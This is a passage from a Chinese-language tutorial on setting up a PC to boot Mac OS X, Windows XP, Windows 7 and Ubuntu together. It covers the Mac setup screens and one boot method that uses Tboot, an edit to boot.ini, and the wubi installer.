


图6




图7




图8

（驱动及对应中文说明涉及内容过多，详细对照内容已收录在光盘中，大家可以随时查询）

选好驱动点击完成就可以安装了，如图9所示 。等安装成功后点击重新启动。接着就按照以下步骤进入页面设置了，当看到出现welcome页面时勾上Show All，滚动条下拉找到China；然后点Continue，然后是键盘布局，选择Simplified Chinese，然后点Continue；接着就是你是否有Mac？选择：“Do not Transfer My information now”，然后“Contine”；下一步看到“Enter Your Apple ID”时输入你的苹果ID，没有就点Continue；接着填注册信息，依次从左到右分别是：名、姓、公司或学校、地址、城市、省份、邮编、电子邮件、电话，然后点Continue；接着在“A Few More Questions”页面选择Hone和Other，然后点Continue；接着创建账户，输入名称、密码和密码提示，然后点Continue；选择时区：找到北京，然后点Continue；设置日期和时间；.完成，点Done，进入桌面。此时看到的系统界面是英文的，我们找到“系统偏好设置”选着语言设置把简体中文用鼠标拖动顶部重启就变成中文界面了，到这MacOS的安装就完成了。




图9

现在就开始讲最重要的一步就是系统的引导问题了，以下给大家介绍三种引导方法大家可以根据自己的喜好来选一种引导方法。

方法一

用Tboot来引导，这种方法的安装顺序为：xp - MacOS - windows7 - Ubuntu。要注意的就是当MacOS装完时xp就不能够启动。这时我们就要激活装有xp的分区，方法就是用winPE启动再用里面的分区工具PM找到安装xp所在分区把其设为活动分区，重启就能够进入xp了。此时MacOS就无法启动了，我们这就开始添加MacOS的引导，要用到的工具就是Tboot。首先就是把Tboot放在C盘根目录下，在“开始-运行”里 输入：“C:/boot.ini”，然后回车，编辑boot.ini文件，最下面加入一行:**C:\tboot="Mac OS X"**，保存，重新启动就可看到引导启动项了，如图10所示然后进入xp中用虚拟光驱加载下载回来的windows7映像文件。找到setup双击进行安装，选择事先分好的分区再点击下一步进行安装。安装完成后就会自动添加windows7引导启动项了图11所示最后我们来安装Ubuntu，注意安装Ubuntu时要在windows7下安装，同样是在windows7用虚拟光驱加载下载回来的Ubuntu映像文件，找到里面的wubi这个文件双击进行安装。




图10




图11

如图12所示选择“在windows中安装”再选择“目标驱动器”（自己空闲的分区）在安装大小上选择大小，语言选你能看懂的，再填上用户名和口令，点击“安装‘就能够自动安装。安装成功后就会自动添加引导启动项。如图13所示 到这就成功引导了这四个系统。

